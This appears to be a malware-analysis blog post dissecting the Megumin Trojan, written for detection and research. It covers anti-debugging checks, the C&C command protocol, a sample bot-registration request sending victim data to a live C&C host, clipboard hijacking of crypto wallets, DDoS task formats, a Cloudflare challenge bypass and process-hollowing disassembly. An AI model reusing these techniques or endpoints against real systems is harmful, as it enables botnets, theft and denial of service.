Let's nuke Megumin Trojan

Published: 2019-05-03 · Archived: 2026-04-05 21:24:09 UTC

When you are a big fan of the Konosuba franchise, you are a bit curious when you spot a malware called "Megumin Trojan" (Written in C++) on some selling forums and into some results of sandbox submissions. Before some speculation about when this malware has appeared, this one is not recent and there are some elements that prove it was present on the market since the beginning of 2018.

Since the last days, there is an increased activity related to a new version that was probably launched not so long ago (a v2), and community started to talk about it, but a lot of them has misinterpretation with Vidar due to the utilization of the same boundary beacon string. This analysis will help you to definitely clarify how to spot and understand how Megumin Trojan is working and it definitely has a specific signature, that you can't miss it with you dig on it (for both network activities & code).

This malware is a Trojan who has a bunch of features:

- DDoS
- Miner
- Clipper
- Loader
- Executing DOS commands on bots
- Uploading specific files from bots to C&C

It's time to reverse a little all of that 🙂


Anti-Analysis Techniques

The classy PEB


This malware is using one of the classiest tricks for detecting that the process is currently debugged, by checking a specific field into the Process Environment Block (PEB). For those who are unfamiliar with this, it's a structure that contains all process information.

```
typedef struct _PEB {
  BYTE Reserved1[2];
  BYTE BeingDebugged; // HERE
  ...< Other fields >...
  PVOID Reserved12[1];
  ULONG SessionId;
} PEB, *PPEB;
```

For our case, the value "BeingDebugged" will be "obviously" checked. But how it looks like when reversing it? Here it's looking like this.




- fs:[18] is where is located the Thread Environment Process (TEB)
- ds:[eax+30] is necessary to have access into the PEB, that is part of the TEB.
- ds[eax+2] remains to retrieve the value TEB.PEB.BeingDebugged




This one has been used multiple times during the execution process of Megumin Trojan.

Window Title

This other trick used here is to get the title of the program and comparing it with a list of strings. For achieving it, the malware is calling GetForegroundWindow at first for the Windows of the current process and then grabbing the title with the help of GetWindowTextA.





The comparison with the string is done step by step, by decrypting first the XOR string and comparing it with the Window Title, and continuing the functions until every value is checked.

The completed string list :


- OllyDbg
- IDA
- ImmunityDebugger
- inDb (Remain to WinDbg)
- LordP (Remains to LordPE)
- ireshark (Remains to Wireshark)
- HTTP Analyzer

This technique here is not able to work completely because it's checking the Windows Title of the current process used and so, some strings won't be able to work at all. When I was reversing it, I didn't understand at all why it was done like this, maybe something that was done fast or another unrelated explanation and we will never know.

Dynamic Process Blacklist

When the malware is fully configured, it performs an HTTP POST request called /blacklist. The answer contains a list of processes that the attacker wants to kill whenever the payload is active, the content is encoded in base64 format.

When processes are flagged as blacklisted, those are stored into variables as Process Handles, and they are checked and killed by a simple comparison. For terminating them the ZwTerminateProcess (or NtTerminateProcess if you are looking on a disassembler) API call is used and after the accomplishment of the task, the value on memory is initialized again to -1 for continuing, again and again, to maintain that these processes will never be able to be active whenever the malware is up.



By default, all values are set to -1 (0xFFFFFFFF)

Network interactions list

Megumin is quite noisy, in term of interactions between bots and the C&C, and the amount of API request is more than usual compared to the other malwares that I have analyzed. So to make as much as possible simple and understandable, I classified them into three categories.

General commands

/suicide	Killing request
/config	Malware config
/msgbox	Fake message prompt window
/isClipper	is Clipper activated
/isUSB	Is set up to spread itself on removable drives
/blacklist	Process blacklist
/wallets	Wallet config for the clipper part
/selfDel	Removing the payload of the original PE

Bot commands

/addbot?hwid=	Add a new bot to the C&C (*)
/task?hwid=	Ask for a task
/completed?hwid=	Tell the C&C that task has been done
/gate?hwid=	Gate for uploading/stealing specific files from bot to C&C
/reconnecttime	Amount of time for next request between bot and C&C

(*) Only when the User-Agent is strictly configured as "**Megumin/2.0**"

Miner commands

/cpu	CPU Miner configuration
/gpuAMD	GPU AMD Miner Configuration
/gpuNVIDIA	GPU NVIDIA Miner Configuration

As a reminder, all response from the server are encoded in base64 with the only exception of the /config one, which is in clear.

Curiosity: This malware is also using the same boundary beacon as Vidar and some other malware.

That "messy" setup

This trojan is quite curious about how it's deploying itself and the first time I was trying to understand the mess, I was like, seriously what the heck is wrong with the logic of this malware. After that, I thought it was just the only thing weird with megumin, but no. To complexify the setup, interactions with the C&C are different between different stages.

For explaining everything, I decided to split it into multiple steps, to slowly understand the chronological order of it.


Step 1

- In the first request, the malware is downloading a payload named "reserv.exe". if this file is not empty it means the current payload is not the main build of the malware. reserv.exe is downloaded and saved into a specific folder hidden in %PROGRAMDATA% as "{MACHINE_GUID}" (for example *{656a1cdc-0ae0-40d0-a8bb-fdbd603c3b13}*),this file at the end is renamed as "update.exe".
- Then two or three requests are performed
  - /suicide
  - /msgbox
  - /selfDel (optional)
- A scheduled task is created with this specific pattern for the persistence, the name of the payload will be "update.exe" and another one on the registry.
  - "Scheduled Updater – {*MACHINE_GUID*}"
- Then the payload is killed and removed

Reminder: If the malware was not fast enough to download reserv.exe for whatever reasons, it is named by a random windows process name, and will continue the process over and over until it will grab reserv.exe


Curiosity: The way this malware is creating a folder into PROGRAMDATA is strictly the same way as Arkei, Baldr, Rarog & Supreme++ (Rarog fork).

Megumin



Arkei

Rarog



Step 2

- reserv.exe is again downloaded, and considering the file is empty, so at that time, the correct build for communicating with the C&C.
- Those requests are performed
  - /suicide
  - /msgBox
  - /config

The config is the only request was the server is not encoding it in base64 format, there are 4 options possible.

Option 1	USB task (Spreading the build on removable drives)
Option 2	Clipper
Option 3	???
Option 4	???

- A scheduled task is created with this specific pattern for the persistence and the name of the payload is at that time a random known legitimate windows process (also same thing on the registry).
  - “Scheduled Updater – {*MACHINE_GUID*}”
- Then the payload is killed and removed

If this file is empty, it’s considered that it reached its final destination and its final C&C, so seeing two Megumin C&C on the same domain could be explainable by this (and It was the case on my side).

Step 3

- reserv.exe is always checked for checking if there is a new build
- Now the behavior on the network flows is totally new. The bot is now way more talkative and is going to be fully set up and registered to the C&C.
  - /suicide
  - /config
  - /addbot?hwid=…&….. # Registration
  - /blacklist
  - /wallets
  - /task?hwid=… # Performs a task
  - … a lot of possible tasks (explained below)
  - /completed?hwid=… # Alerting that the task is done
  - /reconnecttime

For the addbot part, the registration is requiring specific fields that will be all encoded in base64 format.

- Machine GUID
- Platform
- Windows version

- CPU Name
- GPU Name
- Antivirus
- Filename (name of the megumin payload)
- Username

example of request (Any.Run)

http://90551.prohoster.biz/megumin/addbot?hwid=OTAwNTIjMzctMTMyMC00MWE0LWI1OGQtMmI3NWE5ODUwZDJm&bit=eDMy&win=V2luZG93cyA3IFByb2Zlc3Npb25hbA==&cpu=SW502

Step 4


- reserv.exe is always checked for checking if there is a new build
- If the bot is run after the registration, it will be possible to have this pattern of request
  - /suicide
  - /config
  - /task?hwid=… # Performs task
  - … a lot of possible tasks (explained below)
  - /completed?hwid=… # Alerting that the task is done
  - /reconnecttime

Fake messages

As shown above, the malware has also a feature to prompt a fake window and this could be used for making “some realistic scenario” of a typical fake software, crack or other crapware, lure the user during the execution that the software has been installed or there is an error during the false installation or execution. It’s really common to see nowadays fake prompt window for missing runtime DLL, or fake Fortnite hack or whatever Free Bitcoin trap generator, this kind of lure will always work in some kind of people, even more with kids.

For configuring the feature, the bot is sending a specific HTTP POST Request named “/msgbox” and After decoding the base64 response from the server the response is split into multiple variables :

- An integer value that will represent the Icon of the Window
- A second int value that will represent the buttons that will be used
- The caption (Title)
- The text that will be printed on the prompt window



Corresponding case input codes with the configuration of the prompt window are classified below:

uType – Uint Code – Icons – cases

Case Code	Value	Meaning
1	0x00000020L	Question-mark message box
2	0x00000030L	Information message box
3	0x00000040L	Warning message box


uType – Uint Code – Buttons – cases

Case Code	Value	Meaning
0	0x00000002L	Abort, Retry & Ignore buttons
1	0x00000006L	Cancer, Try Again, Continue buttons

2	0x00004000L	Help button
3	0x00000000L	OK button
4	0x00000001L	OK & Cancel buttons
5	0x00000005L	Retry & Cancel buttons
6	0x00000004L	Yes & No buttons
7	0x00000003L	Yes, No & Cancel buttons

Clipper

Before that the malware is executing the main module, all the regexes that will be used for catching the whished data are stored dynamically into memory.




Then when the malware is fully installed if the clipping feature is activated by the config request, another one called “/wallet” is performed. This command gives to the bot the list of all wallet configured to be clipped. the content is base64 encoded.

At this point, the classy infinite loop like Qulab is performed and will remain the same until the program is killed or crashed.

1. The content of the clipboard is stored into a variable.
2. Step by step, all regexes are checking if it matches with the clipboard.
3. If one regex triggers something, the content on the clipboard is switched by the one that the attacker wants and some data are sent to the C&C.

```
/newclip?hwid=XXX&type=XXX&copy=XXX&paste=XXX&date=XXX
```

The whole process of the clipper is representing like this.



For some investigation, this is the complete list of wallets, softwares, and websites targeted by this malware.

Bitcoin	BitcoinGold	BtcCash	Ethereum
BlackCoin	ByteCoin	EmerCoin	ReddCoin
Peercoin	Ripple	Miota	Cardano
Lisk	Stratis	Waves	Qtum
Stellar	ViaCoin	Electroneum	Dash
Doge	LiteCoin	Monero	Graft
ZCash	Ya.money	Ya.disc	Steam
vk.cc	QIWI		

Tasks

When the bot is sending a request to the C&C, there is a possibility to have nine different tasks to be performed and they are all presenting like this.

```
<name>|<command>|...
```


There are currently 3 main fields for the tasks.

- DDoS
- Executing files

- Miscellaneous

Whenever a task is accomplished, the request “/completed?hwid=” is sent to the C&C. The reason for this is simple, tasks can be counted and when it reaches a specific amount, the task is simply deactivated.

Let’s reviewing them!




DDoS

Socket HTTP

Task format

```
socket|time|threads|link
```

When there is a necessity to create threads for performing the DDoS tasks, it only grabs the specific fields and using it a length for a thread loop creation as shown below, lpStartAddress will contain the reference of the specific DDoS function that the bot has to do.



When inspecting it the function, we can see the layer 7 DDoS Attack by flooding the server by HTTP GET requests with the help of sockets.

```
0040F579  .  8D85 30FEFFFF     lea eax,dword ptr ss:[ebp-1D0]
0040F57F  .  50                push eax                          LPWSADATA lpWSAData
0040F580  .  68 02020000       push 202                          WORD wVersionRequested = 202
0040F585  .  FF15 48834500     call dword ptr ds:[<&WSAStartup>] WSAStartup
0040F58B  .  6A 00             push 0                            int protocol = IPPROTO_IP
0040F58D  .  6A 01             push 1                            int type = SOCK_STREAM
0040F58F  .  6A 02             push 2                            int af = AF_INET
0040F591  .  FF15 3C834500     call dword ptr ds:[<&socket>]     socket
0040F597  .  837B 1C 10        cmp dword ptr ds:[ebx+1C],10
0040F59B  .  8D4B 08           lea ecx,dword ptr ds:[ebx+8]
0040F59E  .  8BF8              mov edi,eax
0040F5A0  .  0F434B 08         cmovae ecx,dword ptr ds:[ebx+8]
0040F5A4  .  51                push ecx                          const char* name
0040F5A5  .  FF15 34834500     call dword ptr ds:[<&gethostbyname>] gethostbyname
0040F5AB  .  6A 50             push 50                           u_short hostshort = 50
0040F5AD  .  8BF0              mov esi,eax
0040F5AF  .  FF15 50834500     call dword ptr ds:[<&htons>]      htons
0040F5B5  .  66:8945 C6        mov word ptr ss:[ebp-3A],ax
0040F5B9  .  B8 02000000       mov eax,2
0040F5BE  .  66:8945 C4        mov word ptr ss:[ebp-3C],ax
0040F5C2  .  8B46 0C           mov eax,dword ptr ds:[esi+C]
0040F5C5  .  6A 10             push 10                           int namelen = 10
0040F5C7  .  8B00              mov eax,dword ptr ds:[eax]
0040F5C9  .  8B00              mov eax,dword ptr ds:[eax]
0040F5CB  .  8945 C8           mov dword ptr ss:[ebp-38],eax
0040F5CE  .  8D45 C4           lea eax,dword ptr ss:[ebp-3C]
0040F5D1  .  50                push eax                          struct sockaddr* name
0040F5D2  .  57                push edi                          UINT_PTR s
0040F5D3  .  FF15 38834500     call dword ptr ds:[<&connect>]    connect
0040F5D9  .  8B55 E8           mov edx,dword ptr ss:[ebp-18]
```

When everything is configured, the send function is called for starting the DDoS.

```
0040F601  .  6A 00             push 0                            DWORD flags = 0
0040F603  .  83FA 10           cmp edx,10
0040F606  .  50                push eax                          int len
0040F607  .  0F43CE            cmovae ecx,esi
0040F60A  .  51                push ecx                          LPVOID buf
0040F60B  .  57                push edi                          UINT_PTR s
0040F60C  .  FF15 40834500     call dword ptr ds:[<&send>]       send
0040F612  .  57                push edi                          UINT_PTR s
0040F613  .  FF15 44834500     call dword ptr ds:[<&closesocket>] closesocket
0040F619  .  FF15 4C834500     call dword ptr ds:[<&WSACleanup>]
```

HTTP

Task format

```
http|time|threads|link
```

As explained above, the technique will remain always the same for the thread setup, only the function addressed is different. For the HTTP DDoS task, it's another Layer 7 DDoS Attack by flooding the server with HTTP requests by using the methods from the Wininet library :

- InternetOpenA
- InternetConnectA
- HttpOpenRequestA


It's slower than the "socket" tasks, but it used for the case that the server is using 301 redirects.

TCP

Task format

```
tcp|time|threads|port|link
```

The TCP task is Layer 4 DDoS Attack, by performing spreading the server TCP sockets requests with a specified port.



JS Bypass

Task format

```
jsbypass|time|threads|link
```


When the website is using Cloudflare protection, the malware is also configured to use a known trick to bypass it by creating a clearance cookie for not being able to be challenged anymore.

The idea is when it's reaching for the first time the Website, a 503 error page will redirecting the attacker into a waiting page (catchable by the string "Just a moment" as shown above), At this moment Cloudflare is, in fact, sending the challenging request, so a __cfduid cookie is generated and the content of the source code on this page is fetched by the help of a parser implemented in the malware. It needs 3 parameters at least, 2 of them are already available :

jschl_vc	the challenge token
pass	???


The last field is the jschl_answer, as guessable this is the answer to the challenge asked by Cloudflare. To solve it, an interpreter was also implemented to parse the js code, catching the challenge-form value and a.value field for interpreting correctly the native code with the right setup.

This process shown as below is the interpreter that will analyze block per block the challenge with the help of a loop, the data is shelled and each block will be converted into an integer value, the sum of all of them will give us the jschl_answer value.



so at the end of the waiting page, this request is sent:

```
/cdn-cgi/l/chk_jschl?jschl_vc=VALUE&pass=VALUE&jschl_answer=VALUE
```



chk_jschl leads to the cf_clearance cookie creation if the answer to the challenge is correct and this cookie is proof that you are authentic and trusted by Cloudflare, so by keeping it bypasses for the next requests sent, the website will no longer challenging the attacker temporarily.

Miscellaneous curiosities

the default values for DDoS tasks are :

Time	180 (in seconds)
Threads	2500
Port	42

Loader

Load

Task format

```
load|link
```

Seeing a loader feature is something that a quite common thing by the current trendings, customers that bought malware wants to maximize their investments at all cost. This trojan is also configured to pushed some payloads. There is nothing much to say about this. The only important element, in this case, it's that the loaded payload is stored into the %PROGRAMDATA% folder with the name of {MACHINE_GUID}.exe.

Load PE

Task format

```
loadpe|link
```

Contrary to a simple loader feature, this one is typically a process hollowing alternative. It's only working with 32 bits payload and using this classy process injection trick into a legitimate process.

```
00418CB0  .  6A 00            push 0                                   ┌PSIZE_T NumberOfBytesWritten = NULL
00418CB2  .  8985 78FDFFFF    mov dword ptr ss:[ebp-288],eax           │
00418CB8  .  8D46 34          lea eax,dword ptr ds:[esi+34]            │
00418CBB  .  6A 04            push 4                                   │ SIZE_T NumberOfBytesToWrite = 4
00418CBD  .  50               push eax                                 │ PVOID Buffer
00418CBE  .  8B85 6CFDFFFF    mov eax,dword ptr ss:[ebp-294]           │
00418CC4  .  83C0 08          add eax,8                                │
00418CC7  .  50               push eax                                 │ PVOID BaseAddress
00418CC8  .  FF75 A0          push dword ptr ss:[ebp-60]               │ HANDLE ProcessHandle
00418CCB  .  FF15 74834500    call dword ptr ds:[<&NtWriteVirtualMemory>] └NtWriteVirtualMemory
00418CD1  .  8D85 C8FCFFFF    lea eax,dword ptr ss:[ebp-338]           │
00418CD7  .  50               push eax                                 ┌PCONTEXT Context
00418CD8  .  FF75 A4          push dword ptr ss:[ebp-5C]               │ HANDLE ThreadHandle
00418CDB  .  FF15 70834500    call dword ptr ds:[<&NtSetContextThread>] └NtSetContextThread
00418CE1  .  6A 00            push 0                                   ┌Arg2 = NULL
00418CE3  .  FF75 A4          push dword ptr ss:[ebp-5C]               │ Arg1
00418CE6  .  FF15 80834500    call dword ptr ds:[<&ZwResumeThread>]    └ZwResumeThread
```

For some reasons, the User-Agent "Mozilla/5.0 (Windows NT 6.1) Megumin/2.0" is catchable when it's downloading the payload on this specific load PE task.

More information about process injections techniques here

Update

Task format

```
update|build_link
```

When there is an update required with the malware, there is a possibility to push a new build to the bot by using this task.

Miscellaneous tasks

cmd

Task format

```
cmd|command
```

One of the miscellaneous tasks possible is the possibility to send some cmd commands on the bot. I don't have a clue about the necessity of this task, but if it's implemented, there is a reason for that.

```
00412383  .  F3:A5            rep movsd                                ┌int nShowCmd = SW_HIDE
00412385  .  6A 00            push 0                                   │ LPCTSTR lpDirectory = NULL
00412387  .  6A 00            push 0                                   │ LPCTSTR lpParameters
00412389  .  50               push eax                                 │ LPCTSTR lpFile = "cmd.exe"
0041238A  .  68 E86F4600      push megumin.466FE8                      │
0041238F  .  8BCA             mov ecx,edx                              │
00412391  .  83E1 03          and ecx,3                                │
00412394  .  6A 00            push 0                                   │ LPCTSTR lpOperation = NULL
00412396  .  F3:A4            rep movsb                                │
00412398  .  6A 00            push 0                                   │ HWND hwnd = NULL
0041239A  .  FF15 BC824500    call dword ptr ds:[<&ShellExecuteA>]     └ShellExecuteA
004123A0  .  8B8D 90FDFFFF    mov ecx,dword ptr ss:[ebp-270]           
004123A6  .  E8 95F6FFFF      call <megumin.sub_411A40>                @ Task completed
```

Complete list available here

upload

Task format

```
upload|fullpath
```

